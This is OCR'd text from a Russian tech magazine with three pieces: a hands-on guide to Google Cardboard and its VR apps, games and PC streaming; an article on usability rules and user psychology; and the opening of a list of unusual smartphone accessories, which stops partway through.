Реальность тем не менее такова, что Cardboard работает, и работает на удивление хорошо, не уступая в качестве производимого эффекта многим аналогам из серии «виртуальный шлем из смартфона» и даже превосходя первые версии Oculus Rift. А стоит все это практически ничего. Cardboard можно вырезать самому по чертежам, опубликованным в свободном доступе, или просто заказать у китайцев вместе с линзами и магнитом за сущие копейки.

Такой ценник и простота использования делают Cardboard идеальным решением для тех, кто желает увидеть своими глазами, как выглядит VR в современном исполнении, но не уверен, нужно ли ему это. Да, в качестве «дурацкого подарка для гика» ему сегодня нет равных.

КАК СДЕЛАТЬ

С точки зрения Google такой шлем представляет собой чертеж, опубликованный на сайте проекта (goo.gl/5hQ8pa), плюс специальное демоприложение, позволяющее в первом приближении посмотреть на мир VR, а также SDK для разработчиков приложений. Создатели проекта предполагают, что юзер сам вырежет его из картона, купит линзы, магнит, резинку, липучки для крепления смартфона, NFC-тег и соберет все вместе.

В реальности такой подход работает плохо. Если не использовать лазерную резку, возни будет настолько много, что придется уничтожить не один десяток картонных коробок, прежде чем получится что-то функциональное. Поэтому я рекомендую сразу пойти на aliexpress.com и заказать весь комплект у одного из китайских продавцов. Цена его там не превышает шести долларов, и в нее включен весь набор, кроме NFC-тега (полезность которого стремится к нулю).

В результате ты получишь маленькую плоскую коробку, которая почти не отличается от той, что раздавали на Google I/O. «Почти» потому, что китайцы любят вносить модификации, и это надо учесть во время заказа, внимательно рассмотрев фотографии на сайте и сравнив их с оригиналом. В моем случае, например, магнит был расположен немного не на месте, из-за чего использовать его было затруднительно.

Далее достаточно вскрыть коробку, оторвав ленту, и сложить «устройство» так, как показано на официальном сайте. Это совсем не сложно, главное — не запутаться и не забыть оторвать один из краев коробки, используемый в качестве упаковки (см. скриншот «Только что открытый Cardboard»). Все, Cardboard готов к использованию, все, что осталось, — это вставить смартфон с задней стороны и закрепить его, закрыв крышкой на липучке.

СОФТ И ФУНКЦИОНАЛЬНОСТЬ

Версия Cardboard, распространявшаяся на Google I/O, была снабжена NFC-тегом на задней крышке, который служил одной простой цели: скачать и запустить демоприложение Cardboard (goo.gl/whe7DA) в тот момент, когда юзер вставит смартфон в устройство. В случае с китайской версией без NFC это следует сделать самому.

Запускаем, вставляем смартфон, надеваем наушники, шлем, видим меню. Навигация по меню поворотом головы, запуск демки — нажатием магнита (тут задействуется встроенный в смартфон магнетометр), возврат — наклон головы. Начать рекомендую с демки Windy Day. Это просто имитация мультяшного осеннего леса: его можно долго разглядывать,

СОВМЕСТИМОСТЬ СО СМАРТФОНАМИ

Официально Cardboard совместим со следующими смартфонами:

- Google Nexus 4/5;
- Motorola Moto X;
- Samsung Galaxy S4/S5;
- Samsung Galaxy Nexus;
- HTC One;
- Motorola Moto G;
- Samsung Galaxy S3.


Тем не менее в последних трех не работает магнитная кнопка (она используется только в небольшой части доступных приложений и игр), а в Galaxy S3 имеются проблемы с распознаванием положения головы. Также стоит иметь в виду, что идеально Cardboard будет работать только со смартфонами с Full HD экранами, в случае HD придется довольствоваться зернистой картинкой. Ну и конечно же, не стоит рассчитывать на применение со смартфонами с размером экрана ниже 4,7 дюйма и больше 5,1 — получишь раздвоение картинки.

CARDBOARD РАБОТАЕТ, И РАБОТАЕТ НА УДИВЛЕНИЕ ХОРОШО, НЕ УСТУПАЯ В КАЧЕСТВЕ ПРОИЗВОДИМОГО ЭФФЕКТА МНОГИМ АНАЛОГАМ ИЗ СЕРИИ «ВИРТУАЛЬНЫЙ ШЛЕМ ИЗ СМАРТФОНА»

пока не заметишь рядом с собой зайца и наконец поймешь, что это пространственный мультфильм, за действием которого наблюдаешь, стоя в пяти метрах от персонажей. Один из лучших примеров применения VR в Android.

Посмотрели? Наклоняем голову вправо, чтобы вернуться в меню. На очереди YouTube. По сути, это виртуальный кинотеатр с огромным экраном перед тобой и множеством примеров видеороликов, разбросанных по сторонам. Поиск произвольного видео с помощью кнопки голосового поиска, расположенной под экраном. Также в комплекте демоприложения есть Google Earth (впечатления не производит), виртуальный тур по Версалю и тур по Парижу (авторы Cardboard — французы), выполненные в виде простейших просмотрщиков сферических фотографий. Последний, кстати, есть и отдельно — можно смотреть собственные сферические снимки.

На этом полезность приложения от Google заканчивается, но полезность Cardboard только начинается. Ведь есть еще и приложения, созданные с помощью Cardboard SDK, немало демок и игр для Durovis Dive и, наконец, возможность использования вместо Oculus Rift для PC'шных игр.



Включаем режим SBS в TriDef 3D Games

СТОРОННИЕ ДЕМКИ, ИГРЫ И DUROVIS DIVE

Кроме цены, одно из важнейших достоинств Cardboard — это полная совместимость с аналогичными, но более дорогими продуктами. Самый яркий пример — Durovis Dive (www.durovis.com), «серьезный» шлем виртуальной реальности со смартфоном в качестве экрана. Стоит он 89 долларов, и все описанное ниже будет относиться также и к нему. Соль в том, что Durovis Dive использует ровно тот же принцип в своей работе, полностью полагаясь на электронику смартфона, а это значит, что доступные для него и подобных решений софтины, демки и игры совместимы с Cardboard (обратная же совместимость не всегда возможна — у Dive нет магнитной кнопки).

Итак, что же мы можем позаимствовать у Dive? Ну, во-первых, это Dive City Coaster — американские горки. Качество исполнения так себе, но дух захватывает. Также рекомендую сразу купить (30 рублей) Polygonal RollerCoaster VR, это уже более изощренные горки, выполненные в причудливой полигональной графике, которая нисколько не мешает проявлению эффекта присутствия.


Во-вторых, это демка Tuscany Dive, изначально разработанная для демонстрации возможностей Oculus Rift, но затем портированная на Android. Лучшая демка на данный момент, сравнится с которой может разве что Lantern Festival VR или Cartoon Village VR. Последняя, однако, абсолютно рельсовая, так что походить не получится, только озираться по сторонам.

Из игр можно попробовать SpaceTerror VR и Halls Of Fear. Обе требуют джойстик (Bluetooth или через OTG), но зато хорошо раскрывают суть VR. Без джойстика можно сыграть в Hoverboard VR и Swivel Gun! VR, обе по сути простой тир, причем второй еще и совмещенный с американскими горками. Туда же Cardboard Catapult, специально созданная для Cardboard и привлекающая магнитную кнопку.

Все эти игры можно найти в Google Play, но есть и специальный сайт Dive Games (www.divegames.com), на котором публикуются ссылки на все доступные для Dive игры. Другой способ — пройтись по Google Play, вбив в поиске Cardboard или VR. Там, кстати, есть недурные авиасимуляторы. Ну и рекомендую установить Dive Launcher, который позволяет с удобством запускать игры и приложения, находясь в шлеме.

Что касается стандартных Android-игр, то здесь есть два варианта — либо воспользоваться приложением TriDef 3D Games, которое позволяет запустить в режиме VR (читай: раздвоить картинку) некоторые популярные игры с поддержкой джойстика, либо воспользоваться хаком Native SBS for Android (goo.gl/4MEMDc), который раздваивает вообще любое приложение. Проблема в том, что оба требуют root, а второй еще и регистрацию в группе Google+.

Причем ни в том, ни в другом случае эффекта присутствия ты все равно не получишь. Обычные игры не умеют правильно реагировать на поворот головы, и потому весь игровой процесс будет напоминать сидение с джойстиком в десяти сантиметрах от монитора. Забавно, но ничего необычного.



Trinus Gyre Server

КОМПЬЮТЕРНЫЕ ИГРЫ

В данный момент действительно качественных VR-игр для Android не существует. Среди описанных игр можно найти несколько достойных, но в целом все они примитивны и особого интереса не представляют. К счастью, мы можем использовать Cardboard (или Durovis Dive) как более дешевую и примитивную замену Oculus Rift. Для этого понадобится Android-приложение Trinus Gyre (бесплатная версия ограничена десятью минутами игры) и серверное Windows-приложение (goo.gl/94gmhu) для него.

Trinus Gyre позволяет транслировать картинку с компа на смартфон с помощью Wi-Fi/USB и эмулировать системы оптического слежения за положением головы FreeTrack (используется во многих приставках и некоторых PC-играх)

и TrackIR (используется во втором Oculus Rift) с помощью встроенных в смартфон акселерометра и гироскопа. В результате можно получить похожий на Oculus Rift экспириенс, но из-за возникающих задержек при передаче сигнала эффект будет довольно сильно испорчен и вряд ли принесет большое удовольствие от игры.

Но попробовать систему в любом случае стоит. Для этого достаточно скачать и установить сервер на компьютер с операционной системой Windows и правильно его настроить. Окно настроек показано на скриншоте «Trinus Gyre Server», наиболее важные из них:


- Server IP — его надо запомнить;
- Router Wi-Fi, USB Teather, Direct Wi-Fi — способ передачи данных, понятно, что USB самый быстрый, но он не всегда работает корректно;
- SSID, Password — вбиваем данные роутера;
- Sensor Type — выбираем TrackIR или FreeTrack в зависимости от игры (консультируемся с этим списком: goo.gl/gAM0Go);
- TIRFix — отмечаем галочку, если игра не реагирует на поворот головы;
- Lens Calibrate — играемся с настройками, если возникнут проблемы с картинкой (раздвоение, размытие).

Запускаем сервер с помощью большой страшной кнопки справа внизу, далее запускаем игру. Пока идет загрузка, устанавливаем Android-приложение, вбиваем адрес сервера и ждем. Результат будет зависеть от скорости точки доступа, смартфона, компа и еще кучи параметров. Одни говорят, что все OK, другие жалуются на низкий FPS. В моем случае он составлял примерно 10.

КИНО

Кроме возможности погружения в игры и виртуальную реальность, VR-шлем можно использовать для просмотра видео. В этом случае нам доступны четыре опции:

- Обычное видео. Стандартное видео просто разделяется на два абсолютно одинаковых кадра по вертикали, и они воспроизводятся синхронно. Никакого 3D-эффекта при этом ждать не стоит, способ используется для того, чтобы посмотреть любое доступное видео в очках. Разделение на кадры может быть сделано как самим плеером, так и заготовлено заранее, так, чтобы его можно было посмотреть в любом плеере. Пример: SBS Player.
- Видео с эффектом кинотеатра. Более продвинутый вариант первого способа. Плеер создает виртуальный 3D-экран и уже на него помещает изображение. Результат выглядит намного эффектнее первого способа, но и в этом случае 3D (в смысле самого видео) ждать не стоит. Пример: плеер из демки Cardboard, Cmoar VR Cinema.
- 3D-видео. Это специальным образом подготовленный видеофайл, содержащий видео с 3D-эффектом в формате Side-by-Side (то самое разделение на два кадра). Никакого специального плеера не нужно, но придется найти само видео (изготовить его не получится). Пример: любой ролик в YouTube по запросу yt3d.
- 3D-видео с эффектом кинотеатра. Симбиоз второго и третьего вариантов. Пример: приложение VrTube.





Так выглядит видео в Cmoar VR Cinema без очков



WWW

Набор 3D-демок для браузера Chrome (задействуется WebGL): g.co/chromevr

Модификация Cardboard за 25 долларов: dodocase.com

Cardboard из этиленвинилацетата за 35 долларов: goo.gl/ouv9Pk



INFO

В основе Cardboard лежит тот же принцип работы, что и в Oculus Rift: приложение разделяет экран на две равные части и пускает на них одинаковую картинку, программно растягивая ее по краям для компенсации искажения, созданного линзами.

КАРТОН — ДЕЛО ТОНКОЕ

У девайса, подобного Cardboard, просто не может не быть ряда конструктивных проблем, часть из которых, тем не менее, можно решить.

- Угол обзора. В сравнении с Oculus Rift угол обзора Cardboard несколько меньше, но не настолько, чтобы создавался эффект «взгляда в трубу». На 5,1 дюйма его вполне достаточно.
- Фиксированное положение линзы. Окуляры Cardboard зафиксированы на месте, а это значит, что для людей с «нестандартной» посадкой глаз он вреден. Если ты наблюдаешь раздвоенную картинку, используя рекомендованный смартфон, — выбрасывай коробку в помойку, посадишь зрение на раз. Выход: купить Durovis Dive, линзы которого регулируются (кстати, поэтому он поддерживает гораздо больше смартфонов).
- У Cardboard-совместимых приложений нет функции компенсации эффекта задержки между поворотами головы и обновлением картинки, из-за чего при резком повороте заметно отставание картинки, что может вызвать головокружение. Также заметно размытие картинки при повороте, вызванное недостаточно быстрым обновлением пикселей. Но здесь все в большей степени зависит от качества дисплея смартфона.
- Высокая маркость. Через некоторое время передние края коробки испачкаются, пропитавшись жиром, который всегда присутствует на лице человека, даже если он принимает душ по двенадцать раз за день. Выход — заранее обклеить края коробки скотчем, поролоном или заказать пластиковый Cardboard. Ценник: от 20 долларов.
- Недолговечность. При такой цене этот параметр вообще не имеет никакого смысла.



Cardboard из этиленвинилацетата

ВЫВОДЫ

Cardboard — странный, смешной и на первый взгляд совершенно бесполезный девайс. Но он выполняет свою функцию достаточно хорошо для того, чтобы оценить возможности смартфона в качестве VR-устройства. Шесть баксов — это ерунда по сравнению с сотнями долларов, которые можно потратить на Durovis Dive или Gear VR, а потом понять, что тебе это не нужно.

СДЕЛАЙ ПРОЩЕ!

ЗНАКОМИМСЯ С БАЗОВЫМИ ПРАВИЛАМИ ЮЗАБИЛИТИ



Максим Мосин
max.mosin@gmail.com

13 ноября IT-сообщество отмечает всемирный день юзабилити. День, который должен напомнить разработчикам, дизайнерам и прочим IT-специалистам о том, что все, что они делают, в первую очередь предназначается для людей.



Всемирный день юзабилити



INFO

Проще всего удостовериться в существовании эффекта — это проверить его на себе: если недосказанность в описании эффекта неопределенности привела к тому, что он запомнился и вызвал желание найти ответ, Блюма Зейгарник была права. Именно оставляя недосказанность в рекламе, маркетологи вынуждают людей переходить по ссылкам и искать дополнительную информацию о продукте.

ОТКУДА ВЗЯЛСЯ ЭТОТ ДЕНЬ?

Всемирный день usability был учрежден в 2005 году и с тех пор отмечается каждый год во второй четверг ноября. Главный лозунг этого дня: «Сделай проще!»

Термин «юзабилити» (usability) переводится с английского как «возможность использования» и применим для многих сфер. В сфере техники он становится синонимом «эргономичности», а в сфере разработки ПО и сайтов приобретает роль важнейшего критерия оценки продукта, ведь кому нужен функционал, если им невозможно пользоваться?

Главные цели юзабилити — удобство для конечного пользователя, практичность и возможность сделать необходимые действия в минимальное количество кликов.

Во многих компаниях существуют специалисты, которые отвечают конкретно за юзабилити того, что выпускает компания. Конечно, это достаточно новое направление, и трактатов о нем еще никто не писал, но существуют принципы, которыми руководствуются специалисты для оценки качества продукта и его соответствия лозунгу юзабилити. Применив эти принципы к своим продуктам, можно убедиться, что они действительно упрощают работу и делают информацию легче для восприятия.

Не каждый может нанять специалиста, который бы отвечал только за простоту его ПО или сайтов, зато каждый может выделить время и поработать над своими продуктами, чтобы сделать их более user-friendly («дружественными для пользователя») и, как следствие, увеличить конверсию. Но в любом случае нужно помнить, что каждое ПО и веб-сайт (вне зависимости от конверсии) всегда делается для пользователей и должно быть удобно для них. Для этого и существуют такие правила.

ПРАВИЛА ЮЗАБИЛИТИ

Для того чтобы ориентироваться на пользователя, не нужно придумывать велосипед: существуют фундаментальные принципы, руководствуясь которыми можно усовершенствовать и упростить свой продукт.

Правило трех кликов

Это правило гласит: для того чтобы выполнить желаемое действие, пользователю должно быть достаточно не более трех кликов. Это не означает, что он должен сделать всего три клика на твоем сайте и закрыть его. Прекрасно, если он проведет на нем полдня. Но если у тебя интернет-магазин, то за три клика должно быть реально оформить заказ, если букмекерская контора, то за три клика нужно сделать ставку, а если ты создал игру для смартфона, то за три клика она должна начаться. При этом может быть любое количество дополнительной информации, которую будут читать, тысячи товаров в каталоге и сотни ставок в линии на каждый матч, широкий выбор — это отлично. Но если для того, чтобы сделать заказ, пользователь должен зарегистрироваться (а кнопку для регистрации еще надо найти), подтвердить электронную почту и номер телефона, найти корзину, ответить там на десять вопросов и в дополнение согласиться с какими-то правилами, большинство клиентов начнут искать другой сайт, где этот путь короче (и, вероятнее всего, найдут). Речь не идет о том, чтобы позволять школьникам ставить ставки и заказывать алкоголь. Если необходимо подтвердить возраст или номер телефона — это не проблема. Главное, чтобы пользователь понимал (даже до регистрации), что, один раз пройдя эту процедуру, он сможет быстро и без проблем пользоваться сервисом.

Распределение Парето

Вильфредо Парето — это итальянский инженер, живший на рубеже XIX и XX веков, теории которого до сих пор используются в разных сферах. Принцип Парето широко известен в теории принятия решений, а распределение Парето используется во многих областях от экономики до сельского хозяйства.

Закон Парето (распределение Парето) гласит: 20% труда реализуют 80% результата. Если перенести его в веб, это значит, что 20% пользователей (заказчиков) приносит 80% прибыли. То есть для достижения лучшего результата необходимо определить эти двадцать процентов. Например, если ты продаешь в интернет-магазине разные виды техники, необходимо разместить на видном месте именно те товары, которые пользуются наибольшим спросом. Вместо этого многие размещают там неизвестные товары, считая, что популярные и так найдут.



20% пользователей (заказчиков) приносит 80% прибыли

Правило семи сущностей

Правило семи сущностей говорит о том, что, в соответствии с результатами исследования Джорджа Миллера, кратковременная память может одновременно содержать в среднем семь сущностей (если быть точным — от пяти до девяти). Этим фактом специалисты руководствуются при обосновании необходимости сократить количество элементов в навигационных меню до семи. Это касается как сайтов, так и любого ПО, где есть блоки информации. Если количество пунктов не удается сократить до девяти, рекомендуется вводить подпункты. Основных пунктов нужно оставить максимум девять, так как более длинные блоки плохо воспринимаются пользователями.

Перевернутая пирамида

Основная мысль статьи должна быть в начале. Статья должна начинаться с того, что необходимо донести до клиента. У пользователя нет времени и желания читать объемные материалы и длинные пояснения. Ему нужно здесь и сейчас. Конечно, если статья заинтересует читателя, он досмотрит ее всю, но если ты хочешь, чтобы он уловил главную мысль вне зависимости от того, прочитал он всю статью или только первые строки, тебе необходимо поместить главную мысль в эти первые строки. Перевернутая пирамида — это метод написания, при котором статья начинается с вывода, за ним следуют ключевые моменты, а завершается наименее важной информацией. Приблизительно так, как построен этот пункт статьи.

Структуризация и перегрузка

У всего, что ты делаешь, должна быть логичная структура. Что бы за продукт это ни был, пользователь должен суметь найти необходимую информацию путем логических действий. Сайт это или программа, необходимо сделать так, чтобы любой новый пользователь понимал структуру. Не нужно давать возможность перехода с одного окна программы на любое другое, это скорее создаст дополнительные сложности для пользователей, чем упростит использование продукта.

Не перегружай сайт лишней информацией. В интернет-магазине одежды не должно быть новостей техники, а в приложении о фильмах не нужны товары для спорта. Стремление охватить все и получить всех клиентов скорее приведет к их потере, чем к добавлению новых. У всего, что создает разработчик, должна быть цель, и нужно следовать этой цели. Если у тебя много идей, создай много проектов, а не помещай все в одном.

Формат

Построение страниц (окон) должно быть однотипным. Если пользователь видит ссылку на главную страницу в верхнем левом углу, то ссылка должна быть в этом месте на всех страницах сайта и выглядеть она должна одинаково. Если в программе есть фильтрация, то она должна быть форматированной и однотипной во всех окнах программы.

В зависимости от соблюдения стиля и целостности построения твоего продукта у пользователя формируется мнение о нем, и, как бы четко ты ни следовал остальным правилам юзабилити, если разные страницы сайта или программы выглядят по-разному и пользователю приходится выполнять одинаковые действия разными способами, клиент вряд ли захочет вернуться.

Возможно, покажется, что этот пункт не очень относится к понятию юзабилити, но это не так: как можно сделать сайт проще, если на каждой странице нужно заново учиться выполнять однотипные действия?

Правило нескольких секунд

Это правило заключается в том, что пользователь не должен ждать запуска или переключения приложения больше нескольких секунд. То есть чем меньше времени пользователь будет ждать, тем лучше. Средним выбрано значение в две секунды. Если пользователю на каждое свое действие необходимо ждать отклик больше двух секунд, то скоро у него начнут появляться мысли о том, что, возможно, существует более удобный и простой сервис.



INFO

Закон Парето применим и для веба: 20% пользователей приносят 80% прибыли.



Вильфредо Парето

ПСИХОЛОГИЯ И ЮЗАБИЛИТИ

Кроме правил, применяемых для ориентации продукта на пользователя, нужно знать психологию пользователя. Зная психологию своих посетителей и клиентов, можно определить, стоит ли делать те или иные изменения и пойдут ли они на пользу.

Эффект Зейгарник

Эффект назван в честь советского психолога Блюмы Зейгарник (его еще называют эффектом неопределенности). Ее исследование основано на том, что человек не любит неопределенности и недосказанности. Люди стараются как можно быстрее находить ответы на возникающие вопросы, и именно это и показывает эффект неопределенности. В 1927 году Блюма Зейгарник проводила эксперимент: она собрала в одной комнате людей и дала им разные задачи для решения, а потом, сославшись на недостаток времени, забрала незаконченные работы. После опроса выяснилось, что люди запомнили именно недоделанные задачи.



Блюма Зейгарник

Этот эффект сейчас применяют во многих видеороликах и статьях: они часто внезапно заканчиваются, не отвечая на возникающие вопросы и не разрешая сложившуюся ситуацию. Успешно используется он и в рекламе: задавая людям интересные и необычные вопросы, маркетологи вынуждают...

Синдром утенка

Синдром утенка (Baby Duck Syndrome) — это психологический принцип, по которому человек, сталкиваясь с какой-либо областью и углубляясь в нее, считает первый встреченный им объект из этой области самым лучшим и самым правильным. Все же остальные — чем меньше похожи на его первое впечатление, тем кажутся хуже и менее подходящими. Суть синдрома и причина такого названия просты — вылупившийся птенец принимает за маму первый движущийся объект, попавший в поле его зрения, а дальше ходит за ним и повторяет все его повадки.

Синдром утенка заставляет нас считать лучшим то, что мы увидели первым

Обычно пользователи привязываются к хорошо изученному и привычному им дизайну и судят остальные дизайны по тому, насколько они похожи на него. Это означает, что пользователи предпочитают старые и знакомые системы, которые уже знают, новым и непривычным. Эта же проблема встречается и на сайтах: когда они меняют дизайн или структуру сайта, за этим следуют негативные отзывы о новой структуре и просьбы вернуть то, что было раньше, вне зависимости от качества изменений.

Это не означает, что не нужно делать изменений. Конечно, пользователь привыкает к дизайну того, чем постоянно пользуется, но если разработчик или дизайнер уверен, что данные изменения — это шаг вперед и путь к улучшению юзабилити, то их необходимо делать. Синдром утенка никуда не денется, и негативных откликов не избежать, но через время уже новый дизайн будет привычным для пользователя. Идя на поводу у тех, кто пишет негативные отзывы, и оставляя старую структуру и дизайн, можно много потерять в простоте использования и удобстве. К тому же изменение дизайна может привлечь новых клиентов, которые не пользовались сервисом именно из-за дизайна прошлой версии.




Баннерная слепота

Баннерная слепота

Несмотря на множество дополнений, блокирующих всю рекламу в браузерах, пользователи и самостоятельно игнорируют все, что более или менее напоминает рекламу, и у них это получается достаточно эффективно. Посетители замечают рекламу на сайтах и в приложениях, но игнорируют ее. В поисках информации они фокусируют внимание на тех частях страницы, где может быть расположена искомая информация, к примеру текстовый блок. Они знают, что им необходимо найти, поэтому любые баннеры, какими бы яркими и необычными или большими и надоедливыми они ни были, пользователь полностью игнорирует. Даже всплыва-

ющие окна уже не производят никакого эффекта. Люди просто злятся и закрывают их, не переходя по ссылке.

В связи с этим напрашивается вопрос: стоит ли размещать десятки рекламных объявлений и всплывающих окон (платят создатели которых, кстати, за переходы) ради того, чтобы несколько процентов пользователей случайно забрели на страницу рекламодателей? Специально по ним давно уже не переходят, так нужно ли в ущерб качеству, юзабилити и удобству показывать посетителям всплывающие окна на каждой странице? Конечно, если единственный источник дохода сайта — это случайные сто переходов в день, то никаких вопросов не возникает. Но если это качественный портал, то, возможно, пора заменить рекламу сайтов знакомств и блоки от маркетгида на один качественный баннер своей тематики, по которому люди будут переходить, потому что им действительно интересно?



За счет закона смыкания мы видим надпись IBM, а не набор горизонтальных линий

Гештальт

Гештальт переводится с немецкого как «целостная форма». Это понятие означает, что у человека формируется целостное, не разделяемое на составляющие впечатление об объекте. Когда ты дочитаешь статью, у тебя будет целостный взгляд на то, была ли она полезна. Эти правила человеческой психологии работают и в пользовании приложениями и сайтами. Они разделяются на несколько законов.



Закон близости заставляет объединять разные объекты в группу

- Закон близости говорит о том, что, когда мы видим набор элементов, расположенных в непосредственной близости друг от друга, мы распознаем их как группу. Поэтому, если эта группа отличается по стилю, создается впечатление, что что-то не так.
- Закон сходства показывает, что похожие объекты человек подсознательно группирует, поэтому, если у тебя есть разделы, пункты меню или блоки информации, они должны выглядеть одинаково: в восприятии пользователя они группируются автоматически.
- Закон симметрии утверждает, что люди склонны оценивать симметричные объекты как один цельный элемент.
- Закон смыкания говорит, что люди склонны объединять объекты, которые на самом деле не являются едиными, если они создают целостное впечатление. Это дает возможность создавать у пользователей впечатление цельного объекта из разных, для чего достаточно объединить их в знакомую форму (рисунок с логотипом IBM).

Зеркальный эффект

Зеркальный эффект заключается в том, что вещи, которые связаны с нашим собственным опытом, мы запоминаем намного лучше, чем те, которые не имеют к нам никакого отношения. Он особенно важен при создании контента, так как он может значительно улучшить связь между автором и читателем. Например, в статье можно сравнить принципы юзабилити с пробиванием пенальти в футболе, сказав, что цель и тут и там проста: нужно, чтобы мяч оказался в воротах, на сайте сделали заказ, а ПО купили. И не надо придумывать уникальные технологии и методики. Надо научиться как можно проще достигать этой цели. В таком случае благодаря зеркальному эффекту люди, увлекающиеся футболом, лучше запомнят основную мысль этой статьи.

Главное — грамотно выбрать методы, которыми будет достигаться этот эффект, так как, если пытаться перенести информацию на опыт, которого нет у большинства клиентов, это может сыграть злую шутку: люди просто не поймут, что ты хотел этим сказать.

ВЫВОДЫ

Юзабилити — это целая наука. Наука о том, как сделать пользование своими продуктами легче и приятнее для людей. Наука еще новая, даже праздник в ее честь отмечается только десятый раз. Но до первого юбилея она уже доросла, и дальше знания будут только накапливаться, а количество принципов расти.

Возможности ПО увеличиваются, расширяется функционал, и вместе с тем становится сложнее сделать этот функционал доступным и приятным в использовании, и этих вопросов будет становиться только больше.

Главная цель разработчика — сделать то, чем будут пользоваться люди, и описанные правила как раз служат для того, чтобы человек, один раз воспользовавшись сервисом, не искал в следующий раз что-то новое, а понимал, что этот сервис ему подходит, пользование не вызывает сложностей и, следовательно, ничего другого ему не нужно.



INFO

По принципу перевернутой пирамиды, основная мысль статьи должна быть в начале.



INFO

Эффект Зейгарник, названный в честь советского психолога, основан на том, что люди…



INFO


Главный лозунг дня юзабилити: «Сделай проще!»



INFO

Usability в переводе с английского означает «возможность использования» (от слов use и ability).

ИЗДЕРЖКИ ПРОГРЕССА



Максим Полевой
maks.hatchet@gmail.com

ТОП-10 САМЫХ НЕОБЫЧНЫХ И ПРОТИВОРЕЧИВЫХ АКСЕССУАРОВ ДЛЯ СМАРТФОНОВ

С момента появления на рынке iPhone для него было создано огромное количество самых разных аксессуаров. Это и миниатюрные клавиатуры, и зарядники в форме чехлов и накладок на смартфон, и даже солнечные батареи. Но слышал ли ты когда-нибудь про накладной принтер для печати фотографий, читалку электронных книг в форме чехла или винтажную телефонную трубку, выполняющую функцию гарнитуры?

ШВЕЙЦАРСКИЙ АРМЕЙСКИЙ НОЖ

TaskOne G3 iPhone 5/5s case (goo.gl/Gkvx0S)

Уж не знаю кому в голову пришла эта идея, сумасшедшему слесарю или гику-путешественнику, но она таки нашла своих спонсоров и даже прошла через несколько инкарнаций для разных версий смартфонов (это уже третья). TaskOne — это швейцарский армейский нож в форме кейса для iPhone 5/5s из поликарбоната с силиконовым ободком.

В целом TaskOne включает в себя 22 инструмента, среди которых есть нож, пила по дереву, клещи и кусачки, рулетка, шесть шестигранных ключей, инструмент для зачистки проводов, две плоские отвертки, крестовая отвертка и, конечно же, открывашка для бутылок. Весит все это чудо около ста граммов и, по заявлению создателей, никак не мешает подключению зарядника, наушников и не влияет на сигналы GPS, GSM и Wi-Fi. Целостности смартфона при работе с инструментами вроде как тоже ничто не угрожает, но что-то мне подсказывает, что ребята просто плохо старались.

99,95$





100$

БУКРИДЕР ДЛЯ СМАРТФОНА

InkCase Plus (www.inkcase.com)

YotaPhone был странным, неоднозначным, но достаточно успешным смартфоном для того, чтобы другие производители начали задумываться о чем-то подобном. Я не уверен, что прототипом для данного аксессуара стал именно YotaPhone, но закономерности проследить нетрудно. Встречайте InkCase — чехол для смартфона с дисплеем на базе электронных чернил.

